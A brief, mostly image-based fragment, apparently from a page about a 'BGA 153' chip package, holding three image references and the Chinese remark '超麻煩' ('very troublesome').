







BGA 153








超麻煩

